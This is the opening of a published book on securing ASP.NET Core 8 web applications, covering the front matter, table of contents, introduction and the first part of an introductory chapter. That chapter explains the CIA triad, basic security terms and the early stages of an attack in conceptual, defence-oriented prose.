




Advanced ASP.NET Core 8 Security

Move Beyond ASP.NET Documentation and
Learn Real Security

—
Second Edition

—
Scott Norberg

Apress®

Advanced ASP.NET Core 8 Security

**Move Beyond ASP.NET
Documentation and Learn Real
Security**

Second Edition

Scott Norberg

Apress®

Advanced ASP.NET Core 8 Security: Move Beyond ASP.NET Documentation and Learn Real Security, Second Edition

Scott Norberg
Vashon, WA, USA

ISBN-13 (pbk): 979-8-8688-0493-9

<https://doi.org/10.1007/979-8-8688-0494-6>

ISBN-13 (electronic): 979-8-8688-0494-6

Copyright © 2024 by The Editor(s) (if applicable) and The Author(s), under exclusive license to APress Media, LLC, part of Springer Nature

This work is subject to copyright. All rights are reserved by the Publisher, whether the whole or part of the material is concerned, specifically the rights of translation, reprinting, reuse of illustrations, recitation, broadcasting, reproduction on microfilms or in any other physical way, and transmission or information storage and retrieval, electronic adaptation, computer software, or by similar or dissimilar methodology now known or hereafter developed.

Trademarked names, logos, and images may appear in this book. Rather than use a trademark symbol with every occurrence of a trademarked name, logo, or image we use the names, logos, and images only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

The use in this publication of trade names, trademarks, service marks, and similar terms, even if they are not identified as such, is not to be taken as an expression of opinion as to whether or not they are subject to proprietary rights.

While the advice and information in this book are believed to be true and accurate at the date of publication, neither the authors nor the editors nor the publisher can accept any legal responsibility for any errors or omissions that may be made. The publisher makes no warranty, express or implied, with respect to the material contained herein.

Managing Director, Apress Media LLC: Welmoed Spahr

Acquisitions Editor: Ryan Byrnes

Development Editor: Laura Berendson

Coordinating Editor: Gryffin Winkler

Cover designed by eStudioCalamar

Photo by Compare Fibre on Unsplash (www.unsplash.com)

Distributed to the book trade worldwide by Apress Media, LLC, 1 New York Plaza, New York, NY 10004, U.S.A. Phone 1-800-SPRINGER, fax (201) 348-4505, e-mail orders-ny@springer-sbm.com, or visit www.springeronline.com. Apress Media, LLC is a California LLC and the sole member (owner) is Springer Science + Business Media Finance Inc (SSBM Finance Inc). SSBM Finance Inc is a **Delaware** corporation.

For information on translations, please e-mail booktranslations@springernature.com; for reprint, paperback, or audio rights, please e-mail bookpermissions@springernature.com.

Apress titles may be purchased in bulk for academic, corporate, or promotional use. eBook versions and licenses are also available for most titles. For more information, reference our Print and eBook Bulk Sales web page at <http://www.apress.com/bulk-sales>.

Any source code or other supplementary material referenced by the author in this book is available to readers on GitHub (<https://github.com/Apress/Advanced-ASP.NET-Core-8-Security-2nd-ed>). For more detailed information, please visit <https://www.apress.com/gp/services/source-code>.

If disposing of this product, please recycle the paper

Table of Contents

About the Author	xiii
About the Technical Reviewer	xv
Acknowledgments	xvii
Introduction	xix
Chapter 1: Intro to Security	1
What Is Security? The CIA Triad	2
Confidentiality.....	2
Integrity	3
Availability	4
Setting Priorities	5
Term Definitions	5
Vulnerability.....	6
Threat	6
Risk.....	7
Exploit.....	7
The Anatomy of an Attack	8
Reconnaissance	8
Penetrate	9
Expand.....	10
Hide Evidence.....	10
Catching Attackers	10
Detecting Possible Criminal Activity	11
Honeypots.....	12
Types of Attacks	13
Social Engineering Attacks	13

TABLE OF CONTENTS

Brute Force Attacks	15
Machine-in-the-Middle (MitM) Attacks.....	15
Attack Chaining	16
Ransomware.....	17
Primary vs. Compensating Controls.....	18
Defense in Depth.....	19
Zero Trust.....	19
Organizations to Know	20
International Organization for Standardization (ISO)	20
National Institute of Standards and Technology (NIST).....	21
Standards and Regulations to Know	21
PCI DSS (Payment Card Industry Data Security Standard)	22
HIPAA (Health Insurance Portability and Accountability Act)	22
GDPR (General Data Protection Regulation).....	22
Security vs. Compliance	22
When Are You Secure Enough?	23
Vulnerability Risk Scoring.....	24
Summary.....	25
Chapter 2: Software Security Overview	27
Code Sourcing.....	27
Third-Party Components.....	27
Example Code Online.....	29
Secrets and Source Control	33
Threat Modeling	34
Spoofing	34
Tampering.....	34
Repudiation	35
Information Disclosure	35
Denial of Service	37
Elevation of Privilege	38

Authentication and Passwords	39
Username/Password Forms Can Be Easy to Bypass	39
Too Many Passwords Are Easy to Guess	40
Credential Stuffing Attacks	41
Multi-Factor Authentication	41
Authorization	43
Types of Access Control	43
When Are You Secure Enough?	45
Finding Sensitive Information	45
User Experience and Security	46
Other Security Concepts	47
Security by Obscurity	47
Secure by Default	48
Fail Open vs. Fail Closed	48
Summary	50
Chapter 3: Web Security	51
Making a Connection	51
HTTPS, SSL, and TLS	51
Connection Process	52
Anatomy of a Request	54
Anatomy of a Response	59
Response Codes	60
Headers	65
Cross-Request Data Storage	71
Cookies	71
Session Storage	74
Hidden Fields	75
HTML5 Storage	77
Cross-Request Data Storage Summary	78
Insecure Direct Object References	78
Web Sockets	78

TABLE OF CONTENTS

WebAssembly (Wasm).....	79
Open Worldwide Application Security Project (OWASP)	80
OWASP Top Ten Web Application Security Risks	80
Software Assurance Maturity Model (SAMM)	86
Application Security Verification Standard (ASVS).....	87
OWASP Cheat Sheets	87
Juice Shop	88
Summary.....	88
Chapter 4: Thinking Like a Hacker.....	89
Burp Suite	90
SQL Injection	96
Union-Based	99
Error-Based	102
Boolean-based Blind	103
Time-Based Blind	107
Second-Order	107
SQL Injection Summary	108
Cross-Site Scripting (XSS)	108
Bypassing XSS Defenses.....	110
Consequences of XSS.....	118
Other Injection Types.....	119
Cross-Site Request Forgery (CSRF)	119
Bypassing Anti-CSRF Defenses	121
Operating System Issues	121
Directory Traversal.....	122
Remote and Local File Inclusion.....	124
OS Command Injection	124
File Uploads and File Management	124
Other Web Attacks.....	125
Timing-Based Attacks.....	125
Clickjacking	126

Unvalidated Redirects.....	127
Session Hijacking	128
Mass Assignment/Overposting.....	129
Value Shadowing	131
Server-Side Request Forgery (SSRF).....	132
Security Issues Mostly Fixed in ASP.NET	133
Verb Tampering.....	133
Response Splitting.....	133
Parameter Pollution	134
Business Logic Abuse	135
Summary.....	135
Chapter 5: Introduction to ASP.NET Core Security	137
Middleware and Services.....	138
Deeper Dive into Services	141
Configuration	148
Filters	149
Model Binding	150
Binding Sources	152
MVC vs. Razor Pages	154
ASP.NET and APIs	155
Kestrel and IIS.....	155
Summary.....	156
Chapter 6: Cryptography	159
Symmetric Encryption.....	160
Symmetric Encryption Types	161
Symmetric Encryption Algorithms.....	161
Problems with Block Encryption.....	163
Symmetric Encryption in .NET.....	166
Hashing	182
Uses for Hashing	182
Hash Salts	183

TABLE OF CONTENTS

Keyed Hashes (HMAC)	185
Hash Algorithms	185
Hashing and Searches.....	188
Hashing in .NET	190
Asymmetric Encryption.....	194
Digital Signatures	195
Asymmetric Encryption in .NET	195
Key Storage.....	201
Don't Create Your Own Algorithms	202
Common Mistakes with Encryption	203
Summary.....	203
Chapter 7: Processing User Input.....	205
Preventing XSS	205
Encoding.....	206
CSP Headers	213
Ads, Trackers, and XSS	216
Validation Attributes	216
Validating Your Models	220
Validating File Uploads	222
User Input and Retrieving Files	225
Allow Lists and Deny Lists.....	227
CSRF Protection	228
ASP.NET CSRF Protection Deeper Dive	232
Extending Anti-CSRF Checks with IAntiforgeryAdditional DataProvider	240
CSRF and Unauthenticated Forms.....	243
When CSRF Tokens Aren't Enough.....	244
Mass Assignment.....	244
Mass Assignment and Scaffolded Code	248
Preventing Spam.....	250
Preventing SSRF	252

Business Logic Abuse	252
Summary.....	253
Chapter 8: Data Access and Storage	255
Before Entity Framework	255
ADO.NET	256
Third-Party ORMs	261
Digging into the Entity Framework	262
Running Ad Hoc Queries	263
Principle of Least Privilege and Deploying Changes	265
Simplifying Filtering	268
Easy Data Conversion with the ValueConverter	276
Other Relational Databases	280
Secure Database Design	281
Use Multiple Connections	281
Use Schemas	281
Don't Store Secrets with Data	282
Avoid Using Built-In Database Encryption	282
Test Database Backups	282
Non-SQL Data Sources.....	283
Summary.....	284
Chapter 9: Authentication and Authorization	285
Authentication Functionality	286
Functionality Enabled Out of the Box.....	286
Functionality Requiring Configuration	290
Missing Functionality.....	298
Important Authentication Services.....	303
SignInManager<TUser>	303
userManager<TUser>	304
IUserStore<TUser>.....	304
IOptions<IdentityOptions>	305
Using External Providers	305

TABLE OF CONTENTS

Setting Up Something More Secure	306
Upgrading the Hashing Algorithm.....	306
Protecting Usernames	308
Protecting Against Credential Stuffing	316
Fixing Authentication Token Expiration.....	317
Changing the Default Login Page	320
Modernizing Password Complexity Requirements	321
Using Session for Authentication.....	322
Authorization in ASP.NET	323
Role-Based Authorization	323
Using Policies	325
Using IAuthorizationRequirement.....	329
Using IActionFilter	332
Summary.....	334
Chapter 10: Advanced Web Security	335
APIs and Microservices.....	335
Choosing an Architecture	336
Authentication and Authorization	337
Input Validation	348
Data Access	348
Swagger Files.....	349
JavaScript.....	350
Secrets and JavaScript.....	350
JavaScript and XSS	351
JavaScript and Input Validation	351
Using JavaScript Frameworks.....	352
CSRF	353
New Technologies	354
NoSQL Databases	354
WebAssembly/Blazor	355
Docker and Kubernetes	355

Chatbots and AI	356
Summary.....	360
Chapter 11: Logging and Error Handling	361
New Logging in ASP.NET Core.....	362
Where ASP.NET Core Logging Falls Short	366
Building a Better System	370
Why Are We Logging <i>Potential</i> Security Events?	371
Better Logging in Action	372
When Not to Log for Security.....	376
Using Logging in Your Active Defenses	377
Blocking Credential Stuffing with Logging	377
Honeypots.....	380
Log Injections.....	382
Proper Error Handling	382
Exception Handling via Middleware	386
Importance of Catching Errors.....	389
Summary.....	389
Chapter 12: Setup and Configuration	391
Setting Up Your Environment	392
Web Server Security	393
Keep Servers Separated.....	394
Storing Secrets.....	395
Setting Up Headers	397
HSTS.....	399
CORS.....	402
CSP	404
Cookies.....	407
Setting Up Page-Specific Headers	409
Third-Party Components	411
Monitoring Vulnerabilities.....	412

TABLE OF CONTENTS

Deploying Your Code 413

Secure Your Test Environment 414

Summary..... 415

Chapter 13: Secure Software Development Lifecycle (SSDLC) 417

Traditional Security Tools 418

 Dynamic Application Security Testing (DAST)..... 419

 Static Application Security Testing (SAST)..... 424

 Software Composition Analysis (SCA) 428

 Interactive Application Security Testing (IAST) 429

 Kali Linux 430

Other Security Tools 430

 Application Security Posture Management (ASPM)..... 431

 Web Application Firewall (WAF) 431

 Runtime Application Self-Protection (RASP)..... 432

 Secret Scanning 432

Integrating Tools into Your CI/CD Process 433

 CI/CD with DAST Scanners 434

 CI/CD with SAST scanners..... 435

 CI/CD with IAST scanners 436

Catching Problems Manually 436

 Code Reviews and Refactoring..... 436

 Hiring a Penetration Tester 437

Inventory Management..... 439

 SBOM..... 439

When to Fix Problems 440

Getting Buy-In for Fixing Problems 441

Learning More..... 442

Summary..... 443

Index..... 445

About the Author



Scott Norberg is a web security specialist with almost 20 years of experience in various technology and programming roles, specializing in web development and web security using Microsoft technologies. He has a wide range of experience in security, including working with development teams on secure code techniques, software security assessments, and application security program building. He also builds plug-and-play software libraries that developers can use to secure their sites with little-to-no extra effort.

Scott holds several certifications, including Microsoft Certified Technology Specialist (MCTS) certifications for ASP.NET and SQL Server. He also holds two certifications from ISC2, Certified Information Systems Security Professional (CISSP) and Certified Cloud Security Professional (CCSP). He also has an MBA from Indiana University.

Scott is the Founder and President of Opperis Technologies LLC, a firm dedicated to helping small- to mid-sized businesses write more secure software. His latest project is CodeSheriff.NET, an open source security scanner for ASP.NET Core, which can be found here: <https://github.com/ScottNorberg-NCG/CodeSheriff.NET>.

About the Technical Reviewer



Sean Cooper is a software development manager with over 20 years of experience in technology and software and built his first .NET application in 2005. He lives in the Seattle area with his fiancée and three dogs.

Acknowledgments

It would be impossible to truly acknowledge everyone who had a hand, directly or indirectly, in this book. I owe a lot to Pat Emmons and Mat Agee at Adage Technologies, who not only gave me my first programming job but also gave me the freedom to learn and grow to become the programmer I am today. I also owe a lot to the professors and teachers who taught me how to write well, especially Karen Cherewatuk at St. Olaf College. I also learned quite a bit from my first career in band instrument repair, especially from my instructors, John Huth and Ken Cance, about the importance of always doing the right thing, but doing it in a way that is not too expensive for your customer. I couldn't have done this without help from numerous editors at Apress.

I would also like to thank my technical editor, Sean, who went above and beyond the role of technical editor to provide much appreciated advice.

And to Cheryl, who provided much-needed support during a difficult time.

And finally, I owe a lot to Kristin. She was my editor during my blogging days and patiently waited while I chased one business idea after another, two of which became the backbone of this book. This book would not have been written without her support.

Introduction

People often ask me, as a published author, where to get an idea for a book. While I can't tell you where people get ideas for books in general, I can tell you where I got my idea for this one. I was learning about a type of security testing that sends a large number of requests to a website in order to find security issues. I created a page designed to capture the requests the website was receiving in order to understand what it was doing. After seeing the results, I asked myself: Why doesn't ASP.NET see and stop these requests?

Attempting to answer that question led me to digging through the ASP.NET Core source code (which was only on version 1.1 at that point) and then creating a product that would see and stop clumsy attacks like the ones these scanners send.

No one bought the product, but I learned a great deal about how ASP.NET Core works, and doesn't work, when it comes to security. I looked around for other resources – books, blogs, whitepapers, anything – that would help software developers learn what I had learned and I couldn't find any. There were surprisingly few resources out there for ASP.NET developers to learn about security, and the ones that existed focused on what Microsoft said you should do to secure your ASP.NET Core websites. This is still true four years later – I honestly don't know of another place that I would personally feel comfortable recommending to software developers to understand real security.

The resulting book is a resource unlike any other I've found on the market. My goal is to help you ask the right questions when it comes to security. Sometimes, the answers to those questions will reside within settings or configurations within ASP.NET Core, and I'll do my best to show these to you when they exist. Sometimes, though, there won't be answers to your security questions within the framework, and I'll do my best to show you what to do in those situations. But most importantly, for anything I haven't shown you, you will have the tools to ask the right questions and search for answers on your own.

Who This Book Is For

I primarily wrote this book for software developers with some hands-on development experience with ASP.NET Core. This includes some very basic knowledge of HTML, CSS, and JavaScript. If you have experience with ASP.NET MVC (Framework), you will probably get up to speed pretty quickly without much, if any, outside study. If your experience is primarily with ASP.NET WebForms, it would be worth your time to spend a few hours creating a website with some version of either Core or MVC and familiarizing yourself with how it works before diving into this book.

You do not need to know anything about security before coming in. It will be helpful if you already know the security best practices that the ASP.NET team recommends so you can better understand my explanations of how and where these best practices fall short of what I would consider real security, but this knowledge is not the least bit required.

If you are a security professional who is looking to learn how to fix issues within ASP.NET Core, you will find most of the information you need here. You may want to lightly skim Chapters [1-3](#), and if you have any penetration testing experience, lightly skim Chapter [4](#) as well, since the deep dive into ASP.NET Core itself starts in Chapter [5](#).

An Overview of This Book

Here's a quick summary of each of the chapters so you know where we're headed.

Chapter [1](#) – Intro to Security

It's difficult to have a conversation about how to apply concepts related to security without a common understanding of what security is (and isn't). This chapter will establish that common understanding by defining what we mean by "security," discussing some of the common misconceptions of what criminals do and don't do when attacking your website, and discussing standards and regulations that you may need to follow in order to prove to others that you are appropriately protecting yourself and your customers.

Chapter 2 – Software Security Overview

Once we have a foundation of what security is, Chapter 2 dives into security concepts that are general to most software projects but may not have been covered in your studies about software development. Here you will learn about threat modeling, a technique used by security professionals to find security flaws in your architecture design, as well as start diving into concepts that you need to know if you are going to build websites that are reasonably secured against criminal attacks.

Chapter 3 – Web Security

In Chapter 3, we'll dive more deeply into how websites work. This will include how the browser makes a connection to a server, an overview of security-related headers, and data storage issues. You will probably know some of the material presented already, but I hope we'll dive more deeply into these topics than you have before. The chapter will end with an overview of the OWASP (Open Worldwide Application Security Project) Top Ten list of application security risks. While I don't recommend using the list as a definitive source for, well, anything, it is a great source to get an overview of how some security folks think of web security.

Chapter 4 – Thinking Like a Hacker

One of the most difficult challenges for both software developers and defense-minded security professionals is knowing whether a software vulnerability is truly an issue, and if so, how serious the issue is. To address this challenge, you will need to know how to exploit vulnerabilities. In this chapter, I'll show a tool that penetration testers use to test websites and the basics of how to use it. This way, you will know better than most people what is, or is not, exploitable so you can answer these questions for yourself.

Chapter 5 – Introduction to ASP.NET Core Security

Now it's time to start digging into code! Here we'll build upon the knowledge you already have as an ASP.NET Core developer and explain how services and middleware work, discuss filters and where they're used, describe how the framework binds models, and examine differences between MVC and Razor Pages from a security perspective. If you are new to ASP.NET Core, you'll learn how to set up and configure websites here, too.

Chapter 6 – Cryptography

One concept that I've never seen a software product get completely correct is cryptography. In this chapter, you will learn the differences between symmetric encryption, asymmetric encryption, and hashing and when to use each. You'll also learn how to properly implement each and how to spot errors in articles online. We will then use this information to protect our data from unauthorized access.

Chapter 7 – Processing User Input

In this chapter, we certainly will go over how to properly validate user input, starting with a refresher of techniques you probably have already used. More importantly, though, I will show you where these techniques can fall short if you make mistakes (including some mistakes that I've made in my own career) and what to do instead. I'll also show you how to improve upon the defenses that the ASP.NET team has included in the framework.

Chapter 8 – Data Access and Storage

.NET has had a rock-solid defense against most database attacks for decades now. Despite this, database injection attacks are still common. Entity Framework, by default, prevents most of these attacks. But code-first EF, if used the way most documentation recommends, paired with the use of custom queries can still leave you open to database-based attacks. We will cover those, as well as discuss NoSQL databases and unique methods to handle query string manipulation, in this chapter.

Chapter 9 – Authentication and Authorization

Most websites need to track who is accessing the website and enforce permissions once they're in. ASP.NET Core has elegant solutions for these problems, except they have issues if you want to prevent some modern attacks or need to be compliant with healthcare- or payment-related regulations. This chapter will outline the issues the framework has in these areas and will suggest solutions that you can implement in your own websites.

Chapter 10 – Advanced Web Security

Up until this point, the book focused on methods to secure a typical client/server website built with ASP.NET Core. However, most modern websites aren't that straightforward, often implementing JavaScript frameworks, integrating with APIs, integrating with third-party data providers, etc. This chapter will cover many issues that you may run into when building modern websites.

Chapter 11 – Logging and Error Handling

Logging and error handling are probably not the most exciting topics, and you may be tempted to skip this chapter. But if you can't detect criminals, how will you be able to stop them? And while ASP.NET Core has several logging upgrades over its predecessor, logging in Core still leaves much to be desired from a security perspective. We will discuss its deficiencies and suggest a better way forward.

Chapter 12 – Setup and Configuration

With the introduction of Kestrel, an intermediate layer in between the web server and the web framework, more of the responsibility for keeping the website secure on a server level falls into the developer's sphere of responsibility. Even if you're a developer in a larger shop with another team that is responsible for configuring web servers, you should know what configuration options are available to you in the framework.

Chapter 13 – Secure Software Development Lifecycle (SSDLC)

Building software and then trying to secure it afterward almost never works. Building secure software requires that you incorporate security into every phase of your process, from planning to development to testing to deployment to support. If you're relatively new to mature security, though, starting such processes might be daunting. This chapter covers tools and concepts that help you verify that your website is reasonably secure and help you keep it that way.

Getting the Most from This Book

To get the most from this book, I strongly suggest you read the book from beginning to end. For the first half of the book, we'll be building a foundation of security knowledge, and each chapter assumes you've read the previous one. The remaining chapters are mostly self-contained, but I would still recommend reading them in order in case any assumed knowledge is present.

You should also strongly consider getting the source code for this book, which is located here: <https://github.com/Apress/Advanced-ASP.NET-Core-8-Security-2nd-ed>. There are multiple websites in that repository, one that I will use to show different variations of defenses, another that shows common but bad practices, and a third that shows you better security practices in a working website.

Contacting Me

If you have any questions about the book, please reach out to me at consulting@scottnorberg.com or find me on LinkedIn at <https://linkedin.com/in/scottnorberg>.

CHAPTER 1

Intro to Security

If you are an ASP.NET developer wishing to learn about security, you have plenty of books, blogs, and other resources to learn how Microsoft thinks you should use ASP.NET to be secure.

However, if I'm being completely honest, most of these resources (including the ones that come from Microsoft itself) lack the information you *really* need to be truly secure. Why is that? That documentation nearly always demonstrates how ASP.NET itself works but in ways that can leave you vulnerable to attacks. Here are just a few examples that we'll learn about throughout this book:

- If you are using MVC and forget to add `[HttpPost]` to your POSTs, you may be vulnerable to Cross-Site Request Forgery (CSRF) attacks, even if you use the `[ValidateAntiForgeryToken]` attribute.
- If you are using the default password-based authentication, an attacker would almost certainly be able to steal usernames and passwords without you noticing.
- If your code implements symmetric cryptography, you likely have implemented your encryption and decryption in a way to make it easier for an attacker to break your ciphertexts and steal your data.
- If you are using a logger that implements `ILogger`, you are likely not logging the information you need to remain PCI or HIPAA compliant.

And this list does not include other common issues, such as introducing Cross-Site Scripting (XSS) vulnerabilities if you use an `IHtmlHelper` without anti-XSS protections or Overposting vulnerabilities if you use the wizard to use your Entity Framework objects as binding objects.

So rather than merely regurgitating Microsoft content about ASP.NET in book form, I will take a different approach and walk you through security concepts first, and then we'll apply those concepts to building secure websites. In other words, after reading this book, I want you to walk away with the knowledge of security that will allow you to ask the right questions, giving you the tools to remain secure even after ASP.NET Core changes.

What Is Security? The CIA Triad

To start, let's define what we mean by "security," at least when it comes to software. At first glance, this question seems to have an obvious answer: security is the practice of stopping criminals from breaking into your computer systems to steal or destroy data. But stopping criminals from bringing down your website by flooding your server with requests, by most definitions, would also be covered under "security." Stopping rogue employees from stealing or deleting data would also fall under most people's definition of security. And what about stopping well-meaning employees from *accidentally* leaking, damaging, or deleting data?

The definition of security that most professionals accept is that the job of security is to protect the Confidentiality, Integrity, and Availability, also known as the "CIA triad,"¹ of your systems, regardless of intent of criminality. (There is a movement to rename this to the "AIC triad" to avoid confusion with the Central Intelligence Agency, but it means the same thing.) Let's examine each of these components in further detail.

Confidentiality

When most software developers talk about "security," it is often confidentiality that they're most concerned about. We obviously want to keep our private conversations private. Here are examples of protecting confidentiality that you should already be familiar with as a web developer:

¹<https://resources.infosecinstitute.com/cia-triad/>

- Setting up roles within your system to ensure that low-privilege users cannot see the sensitive information that high-privilege users like administrators can.
- Setting up certificates to use HTTPS prevents attackers sitting in between a user's computer and the server from listening in on conversations.
- Encrypting data such as passport numbers or credit card numbers to prevent attackers from making sense of your data if they were to break into your system.

If this were a book intended for security professionals rather than software developers, I would also cover such topics as protecting your servers from data theft or how to protect intruders from seeing sensitive information written on whiteboards, but these are out of scope for the majority of software developers.

Integrity

Preventing attackers from changing your data is also a vitally important, yet frequently overlooked, aspect of security. To see why protecting integrity is important, here's an example of an all-too-real problem in a hypothetical e-commerce site where integrity was not protected.

1. An attacker visits an e-commerce website and adds an item to their cart.
2. The attacker continues through the checkout process to the page that confirms the order.
3. The developer, in order to protect users from price fluctuations, stores the price of the item when it was added to the cart in a hidden field.
4. The attacker, noticing the price stored in the hidden field, changes the price and submits the order.

5. The attacker is now able to order any product they want at any price (which could include negative prices, meaning the seller would pay the attacker to buy products).

While most e-commerce websites have solved this particular problem, my experience has been that most websites could do a much better job of protecting data integrity in general. In addition to protecting prices in e-commerce applications, here are several areas in which most websites could improve their integrity protections:

- If a user submits information like an order in an e-commerce site or a job application, how can we be sure that no one changes order information after the fact? A vendor may want to increase the number of orders placed for their products in your system to increase their commission.
- If a user logs into a system to enter text to be displayed on a page, as you would with a Content Management System (CMS), how can we be sure that no one has tampered with this information? A scammer may wish to deface your website and post embarrassing information instead of your content.
- If we send data from one server to another via an API, how can we make sure that what was sent from server A made it safely to server B?

Fortunately, data integrity is easier to check than one would think at first glance. You will see how later in the book.

Nonrepudiation

If you build systems with high security needs, you may need to ensure that a particular sender sent a message in addition to ensuring that the message had not been changed. This concept is called *nonrepudiation*.

We will cover how to accomplish this within the chapter on cryptography later in the book.

Availability

When most developers think of “availability,” they might think of protecting against Denial of Service attacks, when an attacker sends enough requests to a web server from a single source that prevents it from responding to “real” requests, or Distributed Denial

of Service attacks, when an attacker performs the same attack, except sending requests from many different sources, making it harder to block the attack. And these certainly would fall under the “availability” umbrella in security.

To fully understand this, though, “is my website up right now” should be the start, not the end, of what is considered in scope for availability. For example, how quickly you can bring the site back up in the event of a disaster would certainly count. Are you taking backups? Have you tested your backup plan? Do you even have a backup plan?

This book will generally focus more on confidentiality and integrity over availability, since most defenses against most attacks against website availability fall outside of the responsibility of the average software developer.

Setting Priorities

There will be times when one aspect of security will interfere with others. Most commonly, some defenses to ensure confidentiality or integrity can be hijacked to harm availability. One example of this is called a Regular expression Denial of Service (ReDoS) attack. In such an attack, an attacker may find a way to leverage a regular expression that you are using to verify data (i.e., verifying integrity of your data) to cause enough processing on your web server to cause it to freeze, harming its availability.

Determining where your priorities lie will be a case-by-case basis. Determining where (or if) you should focus your security efforts will depend on the particular problem you are trying to solve. With that said, most software systems I review overemphasize availability while underemphasizing confidentiality and integrity. In other words, most developers I work with spend too much time ensuring that their sites stay up and not enough time ensuring data remains confidential and unchanged.

Term Definitions

Before we get too much further, let’s define some terms. You’ve probably heard (and perhaps used) these before, but there might be some subtleties in the terms you may not be aware of.

Vulnerability

A *vulnerability* is a weakness in your defenses that could be used to perform harm to you, benefit for a criminal, or both. If we are using an analogy of your home, a vulnerability in your security might be a broken door lock. A criminal could bypass your lock and simply open your door.

Determining what is truly a vulnerability in your software environment isn't always as straightforward as you might think. If someone is able to inject JavaScript onto a web page but is only able to run that script on themselves, is that a vulnerability? What about if a vulnerability is found in a third-party library that you use, but you don't use the vulnerable functionality. Is that a vulnerability in your environment? (The answer is: it depends.) For the purposes of this book, we will call all security-related weaknesses "vulnerabilities," but keep in mind that not all of these are created equal.

Threat

A *threat* is someone or something that could take advantage of your vulnerability. In the house example, a burglar would be considered a threat to the security of your home.

In the software world, we often think of threats as rogue hackers working out of their basements looking to deface your website directly via an attack. And while these types of people do exist, you're more likely to face threats from one of these groups:

- Employees who harm the confidentiality, integrity, or availability of your systems or data, either accidentally or via an insider attack
- Criminals who have tricked employees or trusted third parties (such as consultants) into installing malicious software intended to steal data
- Criminal gangs, often backed by countries such as Russia and China, attacking your company for monetary gain, either via ransomware or intellectual property theft

Also note that software systems can also be defined as a "threat." Of course computer viruses fall into this category, but so can systems that attackers can abuse for their purposes.

When talking about threat actors, some folks within the security industry are pushing to move away from using “hacker” and instead use “criminal.” This is largely due to the word “criminal” conveying more seriousness than “hacker.” Not everyone wants to spend time and money protecting themselves from some 12-year-old wearing a hoodie in their parent’s basement, but everyone should want to protect themselves from criminals. While I agree with the sentiment, many times data must be protected from accidental changes in addition to criminal activity, so I will use “attacker” when referring to both accidental and criminal attacks and “criminal” when an activity is almost certainly being done for profit.

Risk

A risk is a negative consequence that might occur if a vulnerability is found. Continuing with our house analogy, a risk is that your jewelry that you store in the top drawer of your dresser could be found and stolen.

Understanding the magnitude or importance of the risks in your software environments can be extremely difficult. I was taught that the cost of a risk is likelihood of occurring multiplied by the cost if it occurred. Knowing this, you could theoretically calculate that an email breach would cost your business \$5,000,000 and the likelihood of it occurring is 5% in the next year, giving the risk a cost of \$250,000. But in reality, it’s almost impossible to know the true cost of a breach or the likelihood that it would occur.

In general, my experience has been that most people with a security background will overstate the significance of a risk, in large part because they assume that there are exploit paths that an attacker can find that they are not aware of. On the other hand, most software folks I talk to severely underestimate the risk of any particular vulnerability because they do not know all the ways a vulnerability may be exploited.

Exploit

An exploit is the term for a threat actor taking advantage of a vulnerability. In our house analogy, an exploit would be a burglar finding the broken lock and stealing your jewelry.

Do note that in the software world, most exploits go unnoticed by their victims. Attackers want to get in, steal whatever it is that they want to steal, get out, and then move on to the next victim.

I typically use the term “breach” for this concept instead of “exploit.” I do not mean different things by using these different terms.

The Anatomy of an Attack

Unless you’ve studied security, you may not know what a cyberattack looks like. It’s easy imagining a computer hacker with almost otherworldly skills breaking into systems using mysterious means, but the reality is that the processes and tools that most criminals employ are common and well known. We will only briefly touch upon the tools in this book, but let’s cover the process here. Depending on the source, the names of the steps employed in the process will vary, but the actual content will be similar. Knowing this process will help you create defenses, because your goal is not just to prevent attackers from getting into your systems but also to help prevent them from being able to do damage once they get in.

Reconnaissance

If you want to build successful software, you’re probably not going to start by writing code. You’ll research your target audience and their needs, possibly create a budget and project plan, etc. An attack is similar, though admittedly usually on a smaller scale. Successful attackers usually don’t start by attacking your system. Instead, they do as much research as possible, not only about your systems but also about the people at your company, your location, and possibly research whether you’ve been a victim of a cyberattack in the past.

Much of this research can occur legally against publicly accessible sources. For instance, LinkedIn is a surprisingly good source of useful information for an attack. By looking at the employees at a company, you can usually get the names of executives, get a sense for the technology stack used by the company by looking at the skills of employees in IT, and even get a sense for employee turnover, which can give potential attackers a sense for number of disgruntled employees that might want to help out with an attack. Email addresses can be gotten via LinkedIn as well, even for those that are not published. Enough people publicly post their emails that the pattern can be deduced.

For example, if several people in an organization have the email pattern “first initial + last name@companydomain.com,” you can be reasonably sure that many others do as well.

During this phase, an attacker would likely also do some generic scanning against company networks and websites using freely-downloadable tools. These scans are designed to look for potentially vulnerable operating systems, websites, exposed software, networks, open ports, etc. This list of potentially vulnerable endpoints is called the *attack surface*.

Penetrate

Research is important to know what attacks to try, but research by itself is not going to get a criminal into your system. At some point, criminals need to try to get in. Attackers will typically try to penetrate the most useful systems first. If an attacker targets an individual, then attacking the Chief Financial Officer (CFO) would probably be more helpful than attacking a marketing intern. Or if a computer is the target, a computer with a database on it would be a more likely candidate for an attack than a server that sends promotional emails. However, that doesn’t mean that criminals would ignore the marketing intern – it’s also likely that the CFO has had more security training than the marketing intern, so the intern may be more likely to let the criminal in.

